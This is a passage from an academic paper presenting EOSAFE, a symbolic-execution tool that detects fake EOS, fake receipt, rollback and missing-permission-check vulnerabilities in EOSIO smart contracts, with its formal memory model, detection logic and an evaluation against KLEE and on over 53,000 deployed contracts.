Figure 4 depicts the overall architecture of EOSAFE, which takes the Wasm bytecode of an EOSIO smart contract as the input and eventually determines whether the bytecode is vulnerable. Specifically, EOSAFE is based on *Octopus* [36], a security analysis framework for Wasm modules without supporting symbolic execution. Therefore, to avoid reinventing wheels, each smart contract will be sent to Octopus for building its corresponding Control Flow Graph (CFG) with the disassembled Wasm instructions in preprocessing.

EOSAFE is mainly composed of three modules, i.e., *Wasm Symbolic Execution Engine* (*Engine* for short), *EOSIO Library Emulator* (*Emulator* for short), and *Vulnerability Scanner* (*Scanner* for short). As shown in Figure 4, the input after preprocessing (CFGs) is fed to the Scanner to perform vulnerability detection in a two-step process (*locating suspicious functions* and *detecting vulnerabilities*) with the Engine and Emulator. Specifically, the Engine performs symbolic execution accordingly along with path constraints, which will be used by the Scanner to perform vulnerability detection. Additionally, the Engine requests Emulator to implement the

modeled behaviors when the Engine encounters the call for imported functions. Note that the challenges discussed in §4.1 and §4.2 are addressed in §5.1 and §5.3, while the challenge discussed in §4.3 is addressed in §5.2.

5.1 Wasm Symbolic Execution Engine

We design the symbolic execution engine as a generic framework to simulate the execution of a smart contract on the stack-based EOS VM. It accepts the CFGs and the disassembled Wasm instructions as the input, and symbolically executes instructions within basic blocks in order for all feasible paths. During the process, the path constraints are generated accordingly. This module needs to maintain two crucial components, i.e., *path tree* and *state*, for further analysis. Specifically, the *path tree* is composed of *feasible path*s, which are ***possible*** control flows of the current smart contract. A path would diverge into two paths when encountering some conditional instructions (like `br_table`). To obtain feasible paths, the Engine first relies on the SMT solver to check the path conditions, and then prunes all the infeasible paths that are *unsolvable*. Along each feasible path, we not only record the corresponding constraints , but also all the signatures of invoked imported functions. The maintained path tree significantly contributes to the analysis of vulnerability detection (see §5.3). As to the *state*, we maintain some necessary state-related information, including local/global variables, linear memory, stack, and the subsequent instructions with its corresponding program counter. Specifically, we address the technical challenges mentioned in §4.1 and §4.2 as follows.

5.1.1 General strategies for alleviating path explosion

We provide two options, including `call depth` and `timeout`, for users to mitigate the path explosion issue. On the one hand, the option `call depth` is used to confine the depth of the call stack to prevent the analysis from getting into trouble to deal with complicated branches or deep function calls. As we know, a single function could have several sets of constraints corresponding to feasible paths within the function, which may lead to an exponential growth of the number of paths. Thus we limit the depth of call stack to improve the coverage. On the other hand, we may still be in trouble when encountering some cases that are extremely time-consuming. To guarantee the progress for the whole system, the Engine offers another option named `timeout` to control the maximum execution time for the path-level analysis. The timeout results will be recorded for further investigation. Note that, the path explosion issue will be further addressed in the vulnerability scanner (see § 5.3), as we only have to pay attention to some specific features of the vulnerable code snippets.

5.1.2 Eliminating memory overlap

Recall the definition in §4.2, the key-value pair in the memory $\mathcal{M}$ is defined as a triplet t, i.e., $(l,h,\mathcal{D})$, where $\mathcal{D}$ is a sequence. To be specific, a sequence is a concatenation of elements of




Figure 5: The structure of $\mathcal{M}$ before and after the instruction $store_r((A+2,\ A+5,\ a_2'\|a_3\|a_4),\mathcal{M})$.

the same size, where the element is represented as a. We should notice that, in $\mathcal{M}$, a is the smallest and indivisible element, whose length is 1. Therefore, we have:

$$\mathcal{D} := a_0 \,\|\, a_1 \,\|\, a_2 \,\|\, ... \,\|\, a_n$$

in which the element can be obtained by its index (i.e., a non-negative integer):

$$\mathcal{D}[i] := a_i, \text{ where } i \in [0,\ n]$$

Moreover, the length of the sequence can be obtained by the ℓ operator (e.g., $\ell(a_0 \,\|\, a_1 \,\|\, a_2) = 3$). We ensure the length of a sequence equals to its corresponding address range, i.e., $\ell(\mathcal{D}) \equiv h - l$.

Based on the above definitions, we can formally define the $load_n$ and $store_n$ operations described in §4.2 as:

$$load_n : \mathbb{N}\times\mathbb{N}\times 2^{\mathcal{T}} \to 2^{\mathcal{T}} \text{ with}$$
$$load_n(l',h',\mathcal{M}) := \{(l',h',\mathcal{D}') | \exists f.\ (\forall i \in [l',h').\ f(i) \in M \wedge i \in [f(i).l, f(i).h)) \wedge \mathcal{D}' = \coprod_{j=l'}^{h'-1} f(j).\mathcal{D}[j - f(j).l]\}$$
$$store_n : \mathcal{T}\times 2^{\mathcal{T}} \to 2^{\mathcal{T}} \text{ with } store_n(t',\mathcal{M}) := \mathcal{M} \cup \{t'\}$$

Specifically, $load_n$ will traverse the index space from l' to h', concatenate elements from the memory fragments in $\mathcal{M}$ that overlap with the index space, and finally return the set containing all triplets that describe the different data values that can be read from $\mathcal{M}$ within the index space. Meanwhile, $store_n$ will return the updated $\mathcal{M}$. Here f represents a function that maps an arbitrary index to the corresponding interval in $\mathcal{M}$ from which the data for this index is taken. As discussed in §4.2, there exists a memory overlap problem, i.e., there might be different functions f that map the same index to different intervals. To address this issue, we have to take care of the intervals that are overlapped with the newly incoming ones. Formally, when a new sequence is going to be stored into $\mathcal{M}$, say $(l',h',\mathcal{D}')$, we will first filter out a set I that consists of all the overlapped triplets with $(l',h',\mathcal{D}')$, as follows:

$$I := \{t \mid t \in \mathcal{M} \wedge \exists i \in [t.l, t.h).\ i \in [l',h')\}$$

After that, we will remove all the intervals in I from $\mathcal{M}$. According to the overlapped relationship between them and $(l',h',\mathcal{D}')$, all these intervals will be divided into the following three types: 1) overlapped sub-intervals that need data updating; 2) sub-intervals existing in I but not overlapped by $(l',h',\mathcal{D}')$; and 3) sub-intervals of $(l',h',\mathcal{D}')$ that not conflict with any existing sub-intervals in I. These three types of intervals are constructed by predicates P_t, Q_t, and R_t, respectively.

Finally, the reconstructed set of intervals will be merged into $\mathcal{M}$. Therefore, we define a refined version of the store

operation, called $store_r$:

$$store_r : \mathcal{T} \times 2^{\mathcal{T}} \rightarrow 2^{\mathcal{T}} \text{ with}$$
$$store_r(t', \mathcal{M}) := (\mathcal{M} - I) \cup \{t \mid t \in \mathcal{T} \wedge (P_t \vee R_t \vee Q_t)\}$$

Moreover, the predicates are related to the picked out t and detailed in Table 1. Specifically, each one of them is the conjunction of its corresponding two sub-predicates: *Interval Correctness* (denoted as $pred_{IC}$), and *Interval Maximality* (denoted as $pred_{IM}$). $pred_{IC}$ describes an interval with an updated sequence. However, as there may exist multiple intervals that satisfy $pred_{IC}$, we have to define $pred_{IM}$ to enforce the maximality of that interval. To better illustrate the meanings of the predicates and the operation $store_r$, we give a concrete example in Figure 5. Originally,

$$\mathcal{M} = \{(A+1, A+3, a_1 \| a_2)\}$$

Before executing $store_r(A+2, A+5, a_2' \| a_3 \| a_4)$, the set I will be calculated immediately as:

$$I = \{(A+1, A+3, a_1 \| a_2)\}$$

According to the defined formalism of $store_r$, it will construct three triplets as:

$$t_1 = (A+2, A+3, a_2') \text{ satisfies } P_{t_1}$$
$$t_2 = (A+1, A+2, a_1) \text{ satisfies } Q_{t_2}$$
$$t_3 = (A+3, A+5, a_3 \| a_4) \text{ satisfies } R_{t_3}$$

Note that, $(A+3, A+4, a_3)$, $(A+4, A+5, a_4)$ and $(A+3, A+5, a_3 \| a_4)$ all satisfy the $pred_{IC}$ of their corresponding R_t. Meanwhile, the $pred_{IM}$ guarantees that the range $(A+3, A+5)$ will be returned for predicate R_{t_3} instead of the ranges $(A+3, A+4)$, and $(A+4, A+5)$ which would also satisfy $pred_{IC}$. Consequently, $\mathcal{M}$ becomes:

$$(\mathcal{M} - I) \cup \{t_1, t_2, t_3\} \equiv \{t_1, t_2, t_3\}$$

After that, $load_n(A+1, A+4, \mathcal{M})$ will concatenate the necessary parts of elements in $\mathcal{M}$ and finally return a set which contains the single element $(A+1, A+4, a_1 \| a_2' \| a_3)$.

In brief, the $store_r$ (with the original $load_n$) guarantees data consistency by forcing all valid addresses appearing only once in the key space. By doing so, we can solve all the issues raised in Figure 3 effectively.

5.2 EOSIO Library Emulator

We introduce an *on-demand and semantic-aware* approach to resolve EOSIO library dependency. We have manually analyzed the smart contracts of the top 100 popular DApps and existing known vulnerable smart contracts (see §7.1) to extract all the imported functions from their **Function** section (see §2.3). Then, we classify all the imported functions into five categories according to their main functionalities to conduct the emulation. Lastly, we can retrieve the side effects from the emulated imported functions.

The corresponding side effects of these five imported function categories are summarized in the following.

Blockchain-state functions. These functions return constants related to the blockchain system, e.g., `current_time`, which are mostly used by the smart contracts as the seeds, to generate the pseudo-random numbers. As they do not introduce any side effect, we just emulate them by directly returning a symbolic value to represent the blockchain state.

Memory-related functions. As the name suggests, functions in this category are related to the symbolic memory we have implemented. Therefore, we imitate the behaviors as their original intention, and apply the memory-merging algorithm when inserting the new data. Note that, we throw an exception for undefined behaviors, e.g., the negative length of the `memcpy` function due to the constraint solving.

Control flow related functions. These functions may alter or terminate the control flow of a smart contract according to their return results. Therefore, we will fork two paths if necessary. For example, two paths will be generated if the predicate of the `eosio_assert` function is a symbolic value rather than a specific boolean value.

Authority-related functions. As the authority system is merely related to the detection of *missing permission check* vulnerability, we only have to examine the existence of these functions, e.g., `require_auth`, without concerning about the specific permission. Hence, we just return a symbolic value to balance the stack.

Table-related functions. There is a special data structure in EOSIO that allows for persistent storage of data. Similar to the concept of *storage* in Ethereum, this kind of data is saved on the blockchain that is called *table*. *Table* can be regarded as a database that supports *CRUD* operations (i.e., Create, Retrieve, Update and Delete) by several platform-specific instructions. For these functions, we only have to focus on the side effects to the memory rather than the internal operations. Specifically, we have implemented them with return values used to update the memory, as follows:

$$A = \texttt{db_get_i64}(itr, data, length)$$
$$\texttt{i64.store}(base, A)$$

For functions (e.g., `db_update_i64`) that do not have any return value but modify the contents of the *table*, we record their function names and arguments in the constraints.

Note that the focus on the side effect of the library functions is critical for both the symbolic execution engine and the vulnerability scanners in terms of correctness. For instance, a piece of data in the memory area, say $\mathcal{D}$, which will be used later as the branch condition, is overwritten as $\mathcal{D}'$ by invoking `memcpy`. If we do not consider the side effect, namely, taking $\mathcal{D}$ as the branch condition directly instead of $\mathcal{D}'$, it will inevitably affect the accuracy of the further analysis.

5.3 Vulnerability Scanner

To detect multiple vulnerabilities, the Scanner is designed as a generic framework to perform the detection. It mainly consists of two steps, i.e., *locating suspicious functions* and

Table 1: The formal definition of predicates P_t, Q_t, and R_t. Specifically, each one of them is the conjunction of its corresponding two sub-predicates: *Interval Maximality* (i.e., $pred_{IM}$), and *Interval Correctness* (i.e., $pred_{IC}$), e.g., $P_t = P_t^{pred_{IM}} \wedge P_t^{pred_{IC}}$.

	Interval Maximality*	***Interval Correctness***
P_t	$\forall i \in (\mathcal{U} - [t.l, t.h)).\ \forall t' \in I.\ i \notin [t'.l, t'.h) \vee i \notin [l', h')$	$\forall i \in [t.l, t.h).\ (\exists t' \in I.\ i \in [t'.l, t'.h) \wedge i \in [l', h')) \wedge t.\mathcal{D}[i - t.l] = \mathcal{D}'[i - l']$
Q_t	$\forall i \in (\mathcal{U} - [t.l, t.h)).\ \forall t' \in I.\ i \notin [t'.l, t'.h) \vee i \in [l', h')$	$\forall i \in [t.l, t.h).\ \exists t' \in I.\ i \in [t'.l, t'.h) \wedge i \notin [l', h') \wedge t.\mathcal{D}[i - t.l] = t'.\mathcal{D}[i - t'.l]$
R_t	$\forall i \in (\mathcal{U} - [t.l, t.h)).\ \exists t' \in I.\ i \in [t'.l, t'.h) \vee i \notin [l', h')$	$\forall i \in [t.l, t.h).\ (\forall t' \in I.\ i \notin [t'.l, t'.h) \wedge i \in [l', h')) \wedge t.\mathcal{D}[i - t.l] = \mathcal{D}'[i - l']$

* $\mathcal{U}$ refers to the whole legal address space.

detecting vulnerabilities. Accordingly, our goal is to realize detectors for the four vulnerabilities introduced in §3.

The general strategies proposed in §5.1.1 can alleviate the path explosion problem to some extent, however, it is still not enough to meet our needs. Fortunately, one key insight can help further mitigate this issue, i.e., we only have to focus on *valuable* functions that call imported functions with the ability to invoke actions or change the on-chain state, e.g., `send_inline` (see §2.2), `db_update_i64` and `db_store_i64` (see §5.2). These valuable functions are the key targets of our detection. For example, attacking a smart contract that is vulnerable to the rollback vulnerability requires the capability to invoke the `transfer` function. In total, there are 18 functions that can lead to the modification of permanent data [37], and our investigation shows that `send_inline`, `db_update_i64` and `db_store_i64` are the most used ones.

As a result, the two steps of the detection framework can be further transferred and simplified as a *valuable-function-centric* process: 1) *locating valuable functions*; and 2) *verifying their reachability to launch attacks*. Note that the second step of the process is optional since the reachability can always be guaranteed. Based on this framework, we will introduce the details for the four detectors.

5.3.1 Notations

To better explain the logic of detecting vulnerabilities, we first define several symbols here:

- $\mathcal{A}$, the set of names of all the valid accounts in EOSIO;
- $\mathcal{B}$, the set of signatures of all the blockchain-state functions as detailed in §5.2;
- $\mathcal{F}$, the set of signatures of functions that are reachable from the dispatcher;
- $\mathcal{P}$, the set of signatures of functions (18 in total, see §5.3) that can lead to the modification of permanent data;
- $\mathcal{S}$, the set of signatures of invoked imported functions during symbolic execution.

Moreover, as introduced in §5.1, we mainly focus on the constraints and invoked imported functions, which are both recorded in the path tree. Specifically, when the Engine symbolically executes the i-th feasible path of function `func`, we need to verify the existence of certain constraints and invoked imported functions. To this end, we define the following three predicates:

- $Eeq^i_{\texttt{func}}(a, b)$, which indicates the existence of the constraint $a = b$;
- $Eneq^i_{\texttt{func}}(a, b)$, which indicates the existence of the constraint $a \neq b$;
- $Em^i_{\texttt{func}}(sig_{target})$, which indicates there exists a signature in $\mathcal{S}^i_{\texttt{func}}$[6] that string matches the sig_{target}, i.e., $\exists s \in \mathcal{S}^i_{\texttt{func}}.s \sim sig_{target}$[7].

For example, if predicate:

$$Eeq^i_{\texttt{apply}}(action, \text{"}\texttt{transfer}\text{"})$$

is true, it means that there exists a path constraint of the form $action =$ "`transfer`" on the i-th path of the apply function, so given that this path is feasible, this means that there is a potential path of apply leading to the `transfer` function. In addition, if predicate:

$$Em^i_{\texttt{apply}}(\text{"}\texttt{send_inline(*)}\text{"})$$

holds, it indicates that there exists an invocation of the `send_inline` function with arbitrary arguments along the previous path.

5.3.2 Fake EOS detection

As discussed in §3.1 and depicted in Figure 2, the fake EOS vulnerability can only be triggered by invoking the `transfer` function. Moreover, the `transfer` function must be reachable from the dispatcher by attackers, which means there does not exist proper verification of `code` in the dispatcher. Accordingly, the detector traverses all the feasible paths generated by symbolically executing `apply` to examine:

$$Eeq^i_{\texttt{apply}}(action, \text{"}\texttt{transfer}\text{"}) \wedge$$
$$\forall a \in (\mathcal{A} - \{self\}).\neg Eeq^i_{\texttt{apply}}(code, a)$$

Specifically, it restricts that only the paths associated with the `transfer` function can be analyzed. To accelerate the analysis, the Engine will terminate irrelevant paths (if the destination is not `transfer`) in advance to avoid further execution. Then, the detector will examine the value in *code*, as discussed in §3.1. Thus, the satisfaction of any of the conditions associated with *code* implies the existence of improper verification. In summary, a smart contract that meets the above conditions is considered to be vulnerable.

5.3.3 Fake receipt detection

The root cause of this vulnerability comes from inadequate verification inside the `transfer` function. Therefore, it is unnecessary to perform symbolic execution from the dispatcher

[6] $\mathcal{S}^i_{\texttt{func}}$ indicates the set of signatures of functions recorded when symbolically executing the i-th path of function `func`.

[7] $\sim$ represents string matching that allows wildcard character $*$.

to the `transfer` function. Instead, it only needs to symbolically execute the `transfer` if we can identify it directly.

To this end, we adopt a heuristic-based method to accelerate the process. Specifically, the detector first identifies the `apply` function, then enumerates all the relevant basic blocks to verify their jump targets whose indices may point to the suspicious `transfer` functions. After locating the suspicious `transfer` functions, the detector will filter out valuable ones according to their corresponding call graphs.

Note that for a given candidate, there exists at most one `transfer` function (like Figure 2), which implies that the `transfer` function is either one of the suspicious functions, or inlined in the `apply` function. For either of the above cases, we would symbolically execute the function that is suspected of being the `transfer` function (indicated by `sus`). Formally, the detection logic will be:

$$Eeq^{i}_{\texttt{sus}}(to, self) \wedge \exists p \in \mathcal{P}.Em^{i}_{\texttt{sus}}(p) \wedge$$
$$Eneq^{j}_{\texttt{sus}}(to, self) \wedge Em^{j}_{\texttt{sus}}(\text{"}\texttt{eosio_assert()}\text{"})$$

Specifically, we would examine if there exists two paths (i and j) that forked from a point in which it verifies the value of *to*. For the path i that verifies the equality of *to* and *self*, we would further examine if it calls functions that can change blockchain state. For the other path j, which identifies the inequality between *to* and *self*, it will call `eosio_assert` to terminate the current path immediately. *We should pay attention that the above logic means that there does exist a protection against fake receipt vulnerability.* Therefore, if no any two paths satisfy above conditions, then we consider the EOSIO smart contract is vulnerable to the fake receipt vulnerability.

We further apply early termination to accelerate the process. For the valuable `transfer` function, the protection should be verified before updating changes for related on-chain states. Thus, it is reasonable to terminate the current path to investigate the collected constraints when encountering functions like `send_inline`. If there are two paths meeting the protection criteria, the smart contract is immune from the fake receipt vulnerability according to our heuristic strategy and the analysis will be terminated.

5.3.4 Rollback detection

As shown in Figure 2, the `reveal` function[8] often generates random numbers to determine the jackpot winner, and invokes the `transfer` function in eosio.token by an inlined action, i.e., `send_inline`, to return the prize.

In some circumstances, however, the computational burden has to be considered when handling the `reveal` function, as the call depth of the `send_inline` function is too deep for the Engine to reach, which may lead to call depth overflow (similar to the fake receipt detection in §5.3.3).

[8]Note that "reveal" here is just used to represent the processing logic, and the actual names may be varied in different smart contracts.

Fortunately, as it is not necessary to consider the reachability of the `send_inline` function in a path for any target gambling DApp (see §3.3), we are able to apply two strategies to accelerate the process to locate the `reveal` function. Specifically, the first strategy is to traverse feasible paths on demand. Instead of enumerating all paths, we only examine paths that can be used to resolve the data/variable dependency of the target `send_inline` function. The second strategy reduces the size of the *path set* being examined by the Engine after extracting valuable functions, namely, removing redundant paths whose basic blocks are thoroughly the subset of other paths. Consequently, we can achieve the smallest path set to cover as many basic blocks as possible.

Finally, the detection logic is associated with two properties. Firstly, our investigation suggests that the `reveal` function will generate random numbers with the `rem` instruction (see §3.3) along the path inside the constructed path set. Secondly, if the operands of the modulo calculation are (partially) generated by blockchain-state functions (see §5.2), the smart contract will be affected by the rollback vulnerability. In summary, the detection logic must satisfy:

$$Em^{i}_{\texttt{reveal}}(\text{"}\texttt{rem(op_1, *)}\text{"}) \wedge \exists b \in \mathcal{B}.\ \texttt{op_1} \sim b$$

According to our investigation, here op_2 is always a constant or a variable that has nothing to do with the blockchain state. If the above conditions are met, the smart contract will be labeled vulnerable to rollback vulnerability. Note that we will remove all the `rem` instructions generated by EOSIO official libraries, e.g., eoslib, to reduce the false positives.

5.3.5 Missing permission check detection

As discussed in §3.4, we focus on the functions that are valuable and lacking authority validation before the sensitive operations. Again, such functions should be reachable through the `apply` function. After filtering all the valuable functions by call graph, we would symbolically execute `apply` to filter out all the reachable ones from the dispatcher:

$$Eeq^{i}_{\texttt{apply}}(code, self) \wedge \exists f \in \mathcal{F}.Eeq^{i}_{\texttt{apply}}(action, f)$$

Then, we would symbolically execute `func` to obtain its path tree with the corresponding constraints. To be specific, for any feasible path j of `func`, if it invokes sensitive functions, e.g., `db_update_i64`, without checking the permission of caller by `require_auth`, i.e.,:

$$Em^{j}_{\texttt{func}}(\text{"}\texttt{db_update_i64(*)}\text{"}) \wedge$$
$$\neg Em^{j}_{\texttt{func}}(\text{"}\texttt{require_auth(*)}\text{"})$$

we regard the smart contract as vulnerable to the missing permission check vulnerability.

6 Implementation and Experimental Setup

Implementation We take advantage of Octopus [36] to construct the CFG of Wasm bytecode, and use the Z3 Theorem Prover (version 4.8.6) as our constraint solver to prune infeasible paths. All the other major components, including Engine,

Emulator and Scanner are all designed and implemented by ourselves. The implementation is based in Python, which includes over 5.5k lines of code.

Experimental Setup Our experiment is performed on a server running Debian with four Intel(R) Xeon(R) E5-2620 v4 @ 2.10GHz and 64G RAM. As mentioned in §5.1.1, the Engine has provided two configuration options (i.e., *call depth*, and *timeout*) to partially address the path explosion issue. During our experiments, we empirically set the call depth as *2 layers*, as we find it is enough to identify most vulnerabilities. As to the exploration time, we empirically set the upper bound as *5 minutes*, due to the following two main reasons. First, within 5 minutes, all the smart contracts in our benchmark can be fully analyzed and detected with promising results (see §7.1). Second, as we seek to apply EOSAFE to all the EOSIO smart contracts, we have to make a trade-off between accuracy and scalability. Therefore, the exploration time for each contract is set at a maximum of 5 minutes. Note that all these settings could be easily configured and customized in our tool, to fulfill the different requirements.

To compared with the C language based solution discussed in §4, we also setup the KLEE environment to perform the evaluation. Specifically, for *wasm2c*, we adopted the latest version in the main branch[9] as it is still under development; meanwhile, for KLEE, we choose the latest stable version (KLEE:2.1[10]) released within the official docker image. Initially, we set the exploration time as *5 minutes*, the same with EOSAFE. Unfortunately, as almost all the tasks could not be completed due to the 5-minute timeout, we decided to give it another trial and increase the exploration time to *30 minutes*, which shall lead to a better performance. Beyond that, we left the remaining configuration items unchanged and performed subsequent experiments on the same server used by EOSAFE.

Research Questions. Our evaluation is driven by the following three research questions (RQs).

RQ1 *How accurate is* EOSAFE *in detecting vulnerabilities in EOSIO smart contracts?*

RQ2 *Are these vulnerabilities prevalent in the ecosystem?*

RQ3 *How many smart contracts have been exploited by attackers and what are the impacts of these attacks?*

To answer RQ1, in the absence of established benchmarks in the research community, we propose to collect real-world attacks and manually examine the victim smart contracts to craft a reliable benchmark. To answer RQ2, we collect all the available smart contracts on EOSIO and their historical versions. Then we apply EOSAFE to detect the presence of security vulnerabilities, and characterize the evolution of vulnerabilities. To answer RQ3, we further collect all the on-chain transactions related to the flagged vulnerable contracts, and then propose heuristics to pinpoint possible attacks.

[9]The hash is `be5e8bf8ec698f9ad3a1b6fbb412680995fe39bf`.

[10]The sha256 digest is `33a568ccee52efc1fbcce4fb33bab476ce666bef2fa3e628627881bdd70c9d0f8`.

7 Experimental Results

7.1 RQ1: Accuracy of Vulnerability Detection

Creating the Benchmark. To evaluate EOSAFE, we first make efforts to craft a benchmark. EOSIO attacks were observed and reported ad hoc from time to time. Thus, we resort to the security reports released by well-known blockchain security companies to collect all the related publicly verified attacks [26, 27] as the ground-truth. We have collected 38 attacks, targeting 34 unique vulnerable smart contracts in total. Although these attacks were confirmed by the official team of the corresponding DApps, we found that some attacks are irrelevant to the smart contract itself but concern other external factors, e.g., the server's issues [38]. Thus, we further manually examined all the involved smart contracts. Specifically, we found that 3 out of the 10 fake EOS attacks are related to server issues (e.g., [38]). For rollback, 11 out of 21 attacks are due to the wrong reveal strategy of the server (e.g., [39]). Besides, 2 of them were variants of rollback, which are related to the configuration of some nodes on EOS MainNet (see [40]). At last, we excluded all the above contracts to make sure all the attacks are resulted from the vulnerability in smart contracts. The benchmark can be accessed at [23].

Overview of the Benchmark. The distribution of the benchmark is shown in Table 2. Note that we also collected the corresponding patched smart contracts (without vulnerabilities) as comparison to evaluate the effectiveness of EOSAFE. Additionally, only two vulnerable smart contracts related to the missing permission check vulnerability were reported, and neither of them has been patched yet. Thus, we further manually created 4 pairs of smart contracts (with and without such vulnerabilities) to complement our benchmark. At last, we have included 52 smart contracts in our benchmark. As the benchmark is small-scale, which may not be sufficient to comprehensively evaluate the effectiveness of EOSAFE, we will further perform a manual investigation to verify the detection results in the wild (see §7.2.1).

Results. Among the 52 smart contracts, EOSAFE flagged 26 as vulnerable, with only one false negative case (belongs to rollback) and no false positives, leading to *precision and recall of 100% and 96.30%*, respectively. Table 2 shows the detailed results. For the only false negative case of rollback, i.e., `fairdogegame/betdogewallt`, as the number of suspicious `reveal` functions is too high to build paths, it is difficult to symbolically execute each of them for a given `timeout` (*5 minutes* here). After manually locating the vulnerable function, i.e., `func73`, we can get a correct result. Therefore, the false negative is introduced by the optimization strategies, which is a trade-off between accuracy and scalability. It is easy to tune our approach to cover it, e.g., by exploring more paths and increasing the analyzing time. Nevertheless, the exceptional case is rarely seen during experiments, as most smart contracts are not too complicated to handle.

Comparison with KLEE. To enforce fair comparison, we

Table 2: A Comparison of EOSAFE and KLEE on the benchmark. (TP – True Positive, FP – False Positive, TN – True Negative, FN – False Negative, SR – Success Rate, P – Precision, R – Recall, F1 – F1 Measure)

Type	# Samples(Vul/Non-Vul)	EOSAFE								KLEE							
		TP	FP	TN	FN	SR**	P	R	F1	TP	FP	TN	FN	SR**	P	R	F1
Fake EOS	14 (7/7)	7	0	7	0	100.00%	100.00%	100.00%	100.00%	5	0	7	2	50.00%	100.00%	71.43%	83.33%
Fake Receipt	10 (5/5)	5	0	5	0	100.00%	100.00%	100.00%	100.00%	0	0	5	5	0.00%	-	-	-
Rollback	18 (9/9)	8	0	9	1	94.44%	100.00%	88.89%	94.12%	0	0	9	9	0.00%	-	-	-
Permission	10 (6/4)*	6	0	4	0	100.00%	100.00%	100.00%	100.00%	5	0	4	1	90.00%	100.00%	83.33%	90.91%
Total	**52 (27/25)**	**26**	**0**	**25**	**1**	**98.08%**	**100.00%**	**96.30%**	**98.11%**	**10**	**0**	**25**	**17**	**30.77%**	**100.00%**	**37.04%**	**54.05%**

* 4 pairs of the missing permission check samples are manually crafted. ** Timeout or memory error caused path explosion will be regarded as failed cases.

apply KLEE to the same benchmark to evaluate its overall performance. The detailed results are shown in Table 2. Note that we conservatively treat those contracts that are failed in analysis but bug-free as true negatives (TN), which consequently results in 100.00%, 37.04%, and 54.05% of precision, recall and f1-measure, respectively. To be specific, for those 27 de facto vulnerable contracts and 25 non-vulnerable ones, KLEE can only successfully identify 10 and 6 of them, respectively. Interestingly, all these 16 cases are related to either fake EOS vulnerability or missing permission check vulnerability. For the other 36 cases (including all the contracts under the categories of fake receipt and rollback vulnerabilities), KLEE failed to analyze them. In other words, the results are all timeout (under 30 minutes) or OOM. After an in-depth investigation, we ascribed the failure to the massive number of jump and call instructions. Entering from the dispatcher without optimization makes it difficult to complete the analysis under the required time and limited memory.

7.2 RQ2: Prevalence of Vulnerabilities

Dataset. We consider all the 53,666 smart contracts (including history versions) from June 9, 2018 (the very beginning of EOS MainNet) to November 15, 2019. Note that different from Ethereum smart contracts that cannot be modified once deployed, EOSIO contracts could be updated and bind with the same account as explained in §2.1. Thus, we use the *EOSIO account* to label each *unique smart contract*, i.e., one account may correspond to multiple *contract versions*. As a result, we have 53,666 different versions of contracts, belonging to 5,574 EOSIO accounts. As the rollback vulnerability is only related to the gambling DApps, we can shrink our candidate list here. We refer to DAppTotal [31] – a credible multi-platform DApp browser, to label the gambling DApps and use such contracts (17,394) for rollback vulnerability detection. Moreover, for both the fake EOS and the fake receipt vulnerabilities that only link to the `transfer` functions, we identified the candidates, i.e., EOSIO smart contracts with `transfer` functions. Specifically, 47,396 versions of contracts and 4,678 unique ones are extracted. For the missing permission check vulnerability, we apply the detector to all the 53,666 contracts (see Table 3).

7.2.1 Overall results

Table 3 shows the overall results. Surprisingly, over 25% of the 53,666 smart contracts are labeled vulnerable (see Column 3). The missing permission check vulnerability is the most prevalent, affecting over 15% of the smart contracts. The fake receipt vulnerability is also quite common (13%). For the rollback vulnerability, although we only analyzed 17K smart contracts of gambling DApps, over 1,000 of them are labeled vulnerable. The fake EOS vulnerability affects roughly 2.7% of the smart contracts. *It suggests that security vulnerabilities are prevalent in EOSIO smart contracts, revealing the urgency to identify and prevent such vulnerabilities.*

Table 3: Vulnerability detection results in the wild.

Type	# Candidates	# Vulnerable (%*)	# Unique	# Vulnerable (%*)
Fake EOS	47,396	1,457 (2.71%)	4,678	272 (4.88%)
Fake Receipt	47,396	7,143 (13.31%)	4,678	2,192 (39.33%)
Rollback	17,394	1,149 (2.14%)	913	84 (1.51%)
Permission	53,666	8,373 (15.60%)	5,574	662 (11.88%)
Total	**53,666**	**13,752 (25.63%)**	**5,574**	**2,759 (49.50%)**

*The percent is calculated based on all the EOSIO smart contracts with their versions.

Vulnerable Unique Smart Contracts. As one smart contract may correspond to multiple versions, we further characterize the distribution of vulnerabilities from the perspective of unique contracts (accounts). As shown in Column 5 of Table 3, for the 5,574 unique contracts, roughly half of them have at least one vulnerable version. 10% of unique smart contracts account for 61.24% of vulnerable versions, which indicates *most of vulnerable versions are imported by a small portion of smart contracts.* Besides, there are 1,793 unique smart contracts, whose versions are all vulnerable (41% of them have at least two versions). The contract `eossanguoone`, which is a popular game DApp, has the most number of vulnerable versions (356 versions). By manual inspection, we found that all its versions released before Sep. 4th, 2019 have suffered from the fake receipt vulnerability, and then it was patched by the developer. The missing permission check vulnerability has been found since Aug. 2019, which may be due to the import of the new functions without authority check.

Manual Verification To further verify the veracity of the results, we manually sampled some contracts labeled by EOSAFE. Specifically, we randomly sampled 10 labeled vulnerable contracts and 10 labeled bug-free contracts for each type of vulnerabilities. For these collected 80 samples, we manually reverse-engineered all of them to verify the labeling results[11]. The results show that, there exists only *one* false negative case which cannot be successfully detected as the

[11] The verification is a time-consuming process, and it took the first two authors three whole days to analyze them. These samples are also attached into the benchmark at [23].

Table 4: The time to fix the vulnerabilities.

Type	# Unique (Vul)	# Latest with Vul (%)	# Patched (%)	Patch Time
Fake EOS	272	207 (76.10%)	65 (23.90%)	14.85d
Fake Receipt	2,192	1,735 (79.15%)	457 (20.85%)	24.01d
Rollback	84	28 (33.33%)	56 (66.67%)	4.24d
Permission	662	313 (47.28%)	349 (53.72%)	4.38d*
Total	**2,759**	**2,080 (75.39%)**	**679 (24.61%)**	**16.84d**

*The average patch time for missing permission check is calculated on the action level.

rollback vulnerability[12], while all the other *79* ones are correct. We then conducted an in-depth analysis to understand that failed case. The investigation showed that the constructed path (see §5.3.4) had indeed reached the target `reveal` function. The failure, similar to the false negative case mentioned in §7.1, was due to the extreme complicated control flow inside the function. However, after adopting the same method in §7.1, i.e., manually feeding the `reveal` function into the scanner, it was still timeout even after 30 minutes. As such, due to the conservative strategy, EOSAFE mislabeled this contract as safe to produce the false negative. In nutshell, *the result is inline with our evaluation on the benchmark*.

7.2.2 Time to fix the vulnerability

We next investigate the *time to fix the vulnerabilities* for each smart contract, which could be used to measure the *window period* for the attackers to exploit these vulnerabilities.

